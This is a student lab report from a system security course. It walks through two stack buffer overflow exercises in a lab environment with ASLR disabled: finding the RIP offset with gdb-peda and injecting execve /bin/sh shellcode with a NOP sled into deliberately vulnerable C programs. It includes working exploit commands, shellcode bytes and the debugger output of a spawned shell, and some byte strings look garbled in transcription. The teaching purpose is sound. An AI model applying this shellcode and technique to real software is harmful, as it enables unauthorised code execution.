

50.044 System Security

Siddharth Ganesh
1006407

Lab 2 Report

1. Setup


To start this lab, I completed the setup procedures using TryHackMe as described in the lab report.

2. Buffer Overflow

To check if ASLR has been disabled, we can use the command:

```
cat /proc/sys/kernel/randomize_va_space
```

The result of using this command is shown below. The output of “0” proves that ASLR is disabled:



```
[csd@ss-bo Lab2]$ cat Q1.c
#include<stdio.h>
#include<string.h>
int main(int argc, char* argv[]){
    char buf[128];
    strcpy(buf, argv[1]);
    printf("Input:%s\n",buf);
    return 0;
}
[csd@ss-bo Lab2]$ cat /proc/sys/kernel/randomize_va_space
0
```

To compile the code, I used the command:

```
gcc -g -fno-stack-protector -z execstack -mpreferred-stack-boundary=4 -o Q1 Q1.c
```

This resulted in a compiled version of Q1.c – Q1.

Explain why we should use -fno-stack-protector and -z execstack option while compiling?

We use -fno-stack-protector to disable the stack protection. It tells the compiler not to insert stack canaries, which are a security feature designed to detect and prevent stack-based buffer overflows.

The command -z execstack controls the executable stack flag in the resulting binary. It mark the stack as executable in the binary file. This means that the stack memory (used for function calls, local variables, etc.) can also execute code.

Both these commands make the program more vulnerable to exploits that rely on stack based buffer overflows.

Controlling the RIP register

To gain control of the RIP register, we have to choose a valid canonical address. Let us pick 0x0000414141414141. First we have to create a pattern of 200 characters using

pattern_create 200

Now, running the python command “run \$(python -c ‘print(“....pattern....”)’)” with this generated pattern results in the following:

```
{-----registers-----}
RAX: 0x0
RBX: 0x0
RCX: 0x7fffff31
RDX: 0x7ffff7007000 --> 0x0
RDI: 0x7ffff7f90000 ("Input:AA%AA%ABAA$AA%ACAA-AA(AADAA;AA)AEEAAaA0AFAAbAA1AAGAcAA2AAHAdAA3AAIAeAA4AAJAAFAA5AAKAAGaAGALAAhAA7AAWAAiAA8AANAAjAA9AADAAkAAPAAiAAQAAmAARAAoAASAA
pAATAAqAAUAArAAVAATAANAAuAAXAAvAAyAAwAAZA"...)
RDI: 0x0
RBP: 0x6c41415041416b41 ('AkAAPAAL')
RSP: 0x7fffffe2f8 ("AAQAAMAAARAoAASApAATAAqAAUAArAAVAATAAWAAuAAXAAvAAyAAwAAZAAXAAyA")
RIP: 0x4005ce (<main+81>: ret)
RB: 0x7ffff7a63938 (<vfprintf+6152>: cmp BYTE PTR [rbp-0x500],0x0)
R9: 0x0
R10: 0xc3
R11: 0x246
R12: 0x400490 (<_start>: xor ebp,ebp)
R13: 0x7fffffe308 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
{-----code-----}
0x4005c3 <main+70>: cpi1 0x00000000 rpi int7b011>
0x4005c8 <main+75>: mov eax,0x0
0x4005cd <main+80>: leave
=> 0x4005ce <main+81>: ret
0x4005cf: nop
0x4005d0 <__libc_csu_init>: push r15
0x4005d2 <__libc_csu_init+2>: mov r15d,edi
0x4005d5 <__libc_csu_init+5>: push r14
{-----}
0000| 0x7fffffe2f8 ("AAQAAMAAARAoAASApAATAAqAAUAArAAVAATAAWAAuAAXAAvAAyAAwAAZAAXAAyA")
0008| 0x7fffffe300 ("RAAoAASApAATAAqAAUAArAAVAATAAWAAuAAXAAvAAyAAwAAZAAXAAyA")
0016| 0x7fffffe308 ("ApAATAAqAAUAArAAVAATAANAAuAAXAAvAAyAAwAAZAAXAAyA")
0024| 0x7fffffe310 ("AAUAArAAVAATAANAAuAAXAAvAAyAAwAAZAAXAAyA")
0032| 0x7fffffe318 ("VAATAANAAuAAXAAvAAyAAwAAZAAXAAyA")
0040| 0x7fffffe320 ("AuAAXAAvAAyAAwAAZAAXAAyA")
0048| 0x7fffffe328 ("AAyAAwAAZAAXAAyA")
0056| 0x7fffffe330 ("ZAAXAAyA")
{-----}
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004005ce in main (argc=0x2, argv=0x7fffffe3d8) at Q1.c:8
8 }
```

Next, we have to calculate the offset in gdb-peda using pattern_offset:

```
gdb-peda$ pattern_offset AAQAAMAR
AAQAAMAR found at offset: 136
```

Now that we know that the offset is 136, we can generate a new command to gain control of the RIP:

```
gdb-peda$ pattern_offset AAQAAmAAAR
AAQAAmAAAR found at offset: 136
gdb-peda$ run $(python -c 'print "A"*136 + "\x41\x41\x41\x41\x41\x41\x00\x00"')
Starting program: /home/csd/Lab2/Q1 $(python -c 'print "A"*136 + "\x41\x41\x41\x41\x41\x41\x00\x00"')
Input:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffff6b
RDX: 0x7ffff7dd7a00 --> 0x0
RSI: 0x7ffff7ff8000 ("Input:", 'A' <repeats 142 times>, "\n")
RDI: 0x0
RBP: 0x4141414141414141 ('AAAAAAA')
RSP: 0x7fffffff330 --> 0x200000000 ('')
RIP: 0x414141414141 ('AAAAAA')
R8 : 0x7ffff7a63938 (<vfprintf+6152>: cmp BYTE PTR [rbp-0x500],0x0)
R9 : 0x94
R10: 0x8e
R11: 0x246
R12: 0x400490 (<_start>: xor ebp,ebp)
R13: 0x7ffff7ffe400 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid SPC address: 0x414141414141
[-----stack-----]
0000| 0x7ffff7ffe330 --> 0x200000000 ('')
0008| 0x7ffff7ffe338 --> 0x7ffff7ffe408 --> 0x7ffff7ffe64c ("/home/csd/Lab2/Q1")
0016| 0x7ffff7ffe340 --> 0x200000000
0024| 0x7ffff7ffe348 --> 0x40057d (<main>: push rbp)
0032| 0x7ffff7ffe350 --> 0x0
0040| 0x7ffff7ffe358 --> 0x99f1c8a50f702813
0048| 0x7ffff7ffe360 --> 0x400490 (<_start>: xor ebp,ebp)
0056| 0x7ffff7ffe368 --> 0x7ffff7ffe400 --> 0x2
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000414141414141 in ?? ()
gdb-peda$
```

It is evident from the above image that the RIP is under our control, we can see that its value is AAAAAA.

3. Prepare the attack

For this section, I first checked the registers using `x/200x $rsp - 200`. There was a section of `\x90` values from which I picked the middle value:

0x7ffff7ffe658:	0x90900031512f3262	0x9090909090909090
0x7ffff7ffe668:	0x9090909090909090	0x9090909090909090
0x7ffff7ffe678:	0x9090909090909090	0x9090909090909090
0x7ffff7ffe688:	0x9090909090909090	0x9090909090909090
0x7ffff7ffe698:	0x9090909090909090	0x9090909090909090
0x7ffff7ffe6a8:	0x9090909090909090	0x9090909090909090
0x7ffff7ffe6b8:	0x4850909090909090	0x2fbb48f63148d231
0x7ffff7ffe6c8:	0x5368732f2f6e6962	0x9090050f3bb05f54

Then I reversed this address to convert it to little endian format, and replaced the `\x41` padding to get the command below:

```
run $(python -c "print '\x90'*96 +
'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb
0\x3b\x0f\x05' + '\x90'*16 + '\x88\xe6\xff\xff\xff\x7f\x00\x00'")
```

```

root@pedas:~$ python -c "print '\x00'*96 + '\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + '\x00'*16 + '\x88\xe6\xff\xff\xff\x7f\x00\x00'"
Starting program: /home/csd/Lab2/Q1 $(python -c "print '\x00'*96 + '\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + '\x00'*16 + '\x88\xe6\xff\xff\xff\x7f\x00\x00'"
Input:*****PH1*H1*He/bin//sh5T_*;*****
****
process 2694 is executing new program: /usr/bin/bash
Missing separate debuginfos, use: debuginfo-install glibc-2.17-157.el7_3.5.x86_64
[Attaching after process 2700 fork to child process 2700]
[New inferior 2 (process 2700)]
[Detaching after fork from parent process 2694]
[Inferior 1 (process 2694) detached]
[Attaching after process 2701 fork to child process 2701]
[New inferior 3 (process 2701)]
[Detaching after fork from parent process 2700]
[Inferior 2 (process 2700) detached]
process 2701 is executing new program: /usr/bin/id
Missing separate debuginfos, use: debuginfo-install bash-4.2.46-21.el7_3.x86_64
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".
[Inferior 3 (process 2701) exited normally]
Warning: not running
Missing separate debuginfos, use: debuginfo-install coreutils-8.22-18.el7.x86_64

```

As stated in the lab sheet, this exploit was successful since I encountered the info:

process 2694 is executing new program: /usr/bin/bash

Why is the NOP value useful?

A NOP (No Operation) sled is a sequence of NOP instructions in machine code that does nothing when executed. In a buffer overflow attack, a NOP sled is a filler between the injected malicious payload and the return address the attacker wants to overwrite in the vulnerable program's stack.

The purpose of a NOP sled is to provide a predictable and controllable path for the program's execution to reach the injected malicious payload. When a buffer overflow occurs, the excess data written to the buffer can overwrite adjacent data on the stack, including the return address.

The attacker can use a NOP sled to increase the chances that the overwritten return address will point to the start of the NOP sled, leading to the execution of the malicious payload.

For x86 architectures the NOP sled is a sequence of x90 instructions.


If -z execstack option is not used, explain whether this attack is possible?

Without -z execstack, the attack will fail because the stack is non-executable. The CPU will raise a segmentation fault when it tries to execute instructions from the stack. Execstack is used to make the memory area of the stack non-executable.

4. Reverse Engineering the Binary

This question required me to redo all the steps learnt so far, to successfully run the exploit.

Firstly, I decompiled the Q2 file using Ghidra and then disassembled the main() function. It is visible that a 600 byte char buffer is being used. This was done on the Attackbox on Tryhackme:



The main function allocates 0x270 (624) bytes of space on the stack:

```
0040057d 55      PUSH    RBP
0040057e 48 89 e5  MOV    RBP,RSP
00400581 48 81 ec  SUB     RSP,0x270
```

Then it stores argc and argv on the stack:

```
00400588 89 bd 9c  MOV    dword ptr [RBP + -0x264],argc
0040058e 48 89 b5  MOV    qword ptr [RBP + -0x270],argv
```

Then it copies argv[1] into a buffer at [RBP - 0x260] using strcpy. There is a vulnerability here as strcpy does not check the length of the input, making this program susceptible to a buffer overflow.

```
00400595 48 8b 85  MOV    RAX,qword ptr [RBP + -0x270]
0040059c 48 83 c0 08  ADD     RAX,0x8
```

```

004005a0 48 8b 10    MOV     RDX,qword ptr [RAX]
004005a3 48 8d 85     LEA     RAX,[RBP + -0x260]
004005aa 48 89 d6     MOV     argv,RDX
004005ad 48 89 c7     MOV     argc,RAX
004005b0 e8 9b fe     CALL    strcpy

```

After this it prints the contents of the buffer and returns:

```

004005b5 48 8d 85     LEA     RAX,[RBP + -0x260]
004005bc 48 89 c6     MOV     argv,RAX
004005bf bf 70 06     MOV     argc=>s_What_is_your_name:%s_00400670,s_What_i =
"What is your name:%s\n"
004005c4 b8 00 00     MOV     EAX,0x0
004005c9 e8 92 fe     CALL    printf
004005ce b8 00 00     MOV     EAX,0x0
004005d3 c9          LEAVE
004005d4 c3          RET

```

To exploit this overflow vulnerability, on my terminal, I loaded the Q2 program into gdb through the command “gdb Q2” and I generated a pattern using pattern_create 700, to be fed into the input:

```

gdb-peda$ pattern_create 700
'AAAKAAsABBA$AAnAACAA-AA(AADAA;AA)AAEAAaA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAGAA6AALAAhAA7AAMAAIAA8AANAAjAA9AA0AAKAAPAA1AAQ
AAmAAARAAoAASAApAATAAQAAUAArAAVAAAtAAWAAuAAxAAvAAyAAwAAZAAxAAyAAzAA%AA%AA%BA%$A%AA%CA%-A%(%DA%;A%)AAEA%aA%0AFA%bA%1A%GA%CA%2A%HA%DA%3A%IA%eA%
4A%JA%FA%5AKA%gA%6A%LA%hA%7A%MA%LA%8A%NA%jA%9A%0A%KA%PA%LA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%TA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%ZAs%As$AsBAs$AsnA
sCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAsCAs2AsHAsdAs3AsIAsEAs4AsJAsfAs5AsKAsGAs6AsLAsHAs7AsMAsIAs8AsNAsjAs9As0AsKAsPAsLAsQAsmAsRAsoAsSAspAsT
AsqAsUAsrAsVAsTAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6'

```

Then I fed this generated pattern into the program using the code as below:

```

gdb-peda$ run $(python -c 'print("AAAKAAsABBA$AAnAACAA-AA(AADAA;AA)AAEAAaA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAGAA6AALAAhAA7AAMAAIAA8AANAAjAA9AA0AAKAAPAA1AAQ
AAmAAARAAoAASAApAATAAQAAUAArAAVAAAtAAWAAuAAxAAvAAyAAwAAZAAxAAyAAzAA%AA%AA%BA%$A%AA%CA%-A%(%DA%;A%)AAEA%aA%0AFA%bA%1A%GA%CA%2A%HA%DA%3A%IA%eA%4A%JA%FA%5AKA%gA%6A%LA%hA%7A%MA%LA%8A%NA%jA%9A%0A%KA%PA%LA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%TA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%ZAs%As$AsBAs$AsnA
sCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAsCAs2AsHAsdAs3AsIAsEAs4AsJAsfAs5AsKAsGAs6AsLAsHAs7AsMAsIAs8AsNAsjAs9As0AsKAsPAsLAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAsTAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6"')')
Starting program: /home/csd/Lab2/Q2 $(python -c 'print("AAAKAAsABBA$AAnAACAA-AA(AADAA;AA)AAEAAaA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAGAA6AALAAhAA7AAMAAIAA8AANAAjAA9AA0AAKAAPAA1AAQ
AAmAAARAAoAASAApAATAAQAAUAArAAVAAAtAAWAAuAAxAAvAAyAAwAAZAAxAAyAAzAA%AA%AA%BA%$A%AA%CA%-A%(%DA%;A%)AAEA%aA%0AFA%bA%1A%GA%CA%2A%HA%DA%3A%IA%eA%4A%JA%FA%5AKA%gA%6A%LA%hA%7A%MA%LA%8A%NA%jA%9A%0A%KA%PA%LA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%TA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%ZAs%As$AsBAs$AsnA
sCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAsCAs2AsHAsdAs3AsIAsEAs4AsJAsfAs5AsKAsGAs6AsLAsHAs7AsMAsIAs8AsNAsjAs9As0AsKAsPAsLAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAsTAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6"')')
What is your name:AAAKAAsABBA$AAnAACAA-AA(AADAA;AA)AAEAAaA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAGAA6AALAAhAA7AAMAAIAA8AANAAjAA9AA0AAKAAPAA1AAQAAmAAARAAoAASAApAATAAQAAUAArAAVAAAtAAWAAuAAxAAvAAyAAwAAZAAxAAyAAzAA%AA%AA%BA%$A%AA%CA%-A%(%DA%;A%)AAEA%aA%0AFA%bA%1A%GA%CA%2A%HA%DA%3A%IA%eA%4A%JA%FA%5AKA%gA%6A%LA%hA%7A%MA%LA%8A%NA%jA%9A%0A%KA%PA%LA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%TA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%ZAs%As$AsBAs$AsnA
sCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAsCAs2AsHAsdAs3AsIAsEAs4AsJAsfAs5AsKAsGAs6AsLAsHAs7AsMAsIAs8AsNAsjAs9As0AsKAsPAsLAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAsTAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6
Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffd31
RDX: 0x7fffffd7a00 --> 0x0
RSI: 0x7ffff7ff8008 ("What is your name:AAAKAAsABBA$AAnAACAA-AA(AADAA;AA)AAEAAaA0AFAAbAA1AAGAACAA2AAHAAdAA3AAIAeAA4AAJAAFAA5AAKAAGAA6AALAAhAA7AAMAAIAA8AANAAjAA9AA0AAKAAPAA1AAQAAmAAARAAoAASAApAATAAQAAUAArAAVAAAtAAWAAuAAxAAvAAyAAwAAZAAxAAyAAzAA%AA%AA%BA%$A%AA%CA%-A%(%DA%;A%)AAEA%aA%0AFA%bA%1A%GA%CA%2A%HA%DA%3A%IA%eA%4A%JA%FA%5AKA%gA%6A%LA%hA%7A%MA%LA%8A%NA%jA%9A%0A%KA%PA%LA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%TA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%ZAs%As$AsBAs$AsnA
sCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAsCAs2AsHAsdAs3AsIAsEAs4AsJAsfAs5AsKAsGAs6AsLAsHAs7AsMAsIAs8AsNAsjAs9As0AsKAsPAsLAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAsTAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6"...)
RDI: 0x0
RBP: 0x2442414242417342 ('BsABBAB$')
RSP: 0x7ffff7ff80f8 ("ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
RIP: 0x4005d4 (<main+87>: ret)
R8 : 0x7ffff7a63938 (<vfprintf+6152>: cmp BYTE PTR [rbp-0x500],0x0)
R9 : 0x2ce
R10: 0x2bc
R11: 0x246

```

When we focus on the stack, we find the series of characters “ABnABCAB”. We can use the pattern_offset command to find the offset here:


```

|-----stack-----|
0000| 0x7fffffff0f8 ("ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
0008| 0x7fffffff100 (" -AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
0016| 0x7fffffff108 ("B;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
0024| 0x7fffffff110 ("ABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
0032| 0x7fffffff118 ("FABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
0040| 0x7fffffff120 ("BGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
0048| 0x7fffffff128 ("ABHABdAB3ABIABeAB4ABJABfAB5ABKABgAB6")
0056| 0x7fffffff130 ("3ABIABeAB4ABJABfAB5ABKABgAB6")
|-----|
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000004005d4 in main (argc=0x2, argv=0x7fffffff1d8) at Q2.c:5
8      in Q2.c
gdb-peda$ pattern_offset ABnABCAB
ABnABCAB found at offset: 616
gdb-peda$

```

The results show that the offset to enter the RIP is 616. Then we can edit the shell code using the calculation as follows:

- Current offset = 616
- Shell code length = 24
- Therefore, length of NOP sled = 616 – 24 = 592

Then, I used the command `x/200x $rsp - 200` to view the contents of the memory to find the middle address value of the NOP slide. From these, the middle value was `0x7fffffff588`:

```

0x7fffffff418: 0x0000000000000019      0x00007fffffff459
0x7fffffff428: 0x000000000000001f      0x00007fffffff466
0x7fffffff438: 0x000000000000000f      0x00007fffffff469
0x7fffffff448: 0x0000000000000000      0x0000000000000000
0x7fffffff458: 0x3306114c95ce1c00      0x03011742f9b04c59
0x7fffffff468: 0x0034365f36387837      0x73632f656d6f682f
0x7fffffff478: 0x512f3262614c2f64      0x9090909090909032
0x7fffffff488: 0x9090909090909090      0x9090909090909090
0x7fffffff498: 0x9090909090909090      0x9090909090909090
0x7fffffff4a8: 0x9090909090909090      0x9090909090909090
0x7fffffff4b8: 0x9090909090909090      0x9090909090909090
0x7fffffff4c8: 0x9090909090909090      0x9090909090909090
0x7fffffff4d8: 0x9090909090909090      0x9090909090909090
0x7fffffff4e8: 0x9090909090909090      0x9090909090909090
0x7fffffff4f8: 0x9090909090909090      0x9090909090909090
0x7fffffff508: 0x9090909090909090      0x9090909090909090
0x7fffffff518: 0x9090909090909090      0x9090909090909090
0x7fffffff528: 0x9090909090909090      0x9090909090909090
0x7fffffff538: 0x9090909090909090      0x9090909090909090
0x7fffffff548: 0x9090909090909090      0x9090909090909090
0x7fffffff558: 0x9090909090909090      0x9090909090909090
0x7fffffff568: 0x9090909090909090      0x9090909090909090
0x7fffffff578: 0x9090909090909090      0x9090909090909090
0x7fffffff588: 0x9090909090909090      0x9090909090909090
0x7fffffff598: 0x9090909090909090      0x9090909090909090
0x7fffffff5a8: 0x9090909090909090      0x9090909090909090
0x7fffffff5b8: 0x9090909090909090      0x9090909090909090
0x7fffffff5c8: 0x9090909090909090      0x9090909090909090
0x7fffffff5d8: 0x9090909090909090      0x9090909090909090
0x7fffffff5e8: 0x9090909090909090      0x9090909090909090
0x7fffffff5f8: 0x9090909090909090      0x9090909090909090
0x7fffffff608: 0x9090909090909090      0x9090909090909090
0x7fffffff618: 0x9090909090909090      0x9090909090909090
0x7fffffff628: 0x9090909090909090      0x9090909090909090
0x7fffffff638: 0x9090909090909090      0x9090909090909090
0x7fffffff648: 0x9090909090909090      0x9090909090909090
0x7fffffff658: 0x9090909090909090      0x9090909090909090
0x7fffffff668: 0x9090909090909090      0x9090909090909090
0x7fffffff678: 0x9090909090909090      0x9090909090909090
0x7fffffff688: 0x9090909090909090      0x9090909090909090
0x7fffffff698: 0x9090909090909090      0x9090909090909090
0x7fffffff6a8: 0x9090909090909090      0x9090909090909090
0x7fffffff6b8: 0x9090909090909090      0x9090909090909090
0x7fffffff6c8: 0x9090909090909090      0x3148d23148509090

```

Then I created the below shell code using my findings from above:

```

run $(python -c "print '\x90'*592 +
'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\x8b
0\x3b\x0f\x05' + '\x88\xe5\xff\xff\xff\x7f\x00\x00'")

```



```
gdb-peda$ run $(python -c "print '\x90'*592 + '\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\x60\x3b\x0f\x05' + '\x88\xe5\xff\xff\xff\xff\xff\x00\x00'")
Starting program: /home/csd/Lab2/02 $(python -c "print '\x90'*592 + '\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\x60\x3b\x0f\x05' + '\x88\xe5\xff\xff\xff\xff\xff\x00\x00'")
What is your name:
process 2324 is executing new program: /usr/bin/bash
[Attaching after process 2327 fork to child process 2327]
[New inferior 2 (process 2327)]
[Detaching after fork from parent process 2324]
[Inferior 1 (process 2324) detached]
[Attaching after process 2328 fork to child process 2328]
[New inferior 3 (process 2328)]
[Detaching after fork from parent process 2327]
[Inferior 2 (process 2327) detached]
process 2328 is executing new program: /usr/bin/id
Missing separate debuginfos, use: debuginfo-install bash-4.2.46-21.el7_3.x86_64
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".
[Inferior 3 (process 2328) exited normally]
Warning: not running
Missing separate debuginfos, use: debuginfo-install coreutils-8.22-18.el7.x86_64
gdb-peda$ [csd@ss-bo Lab2]$
```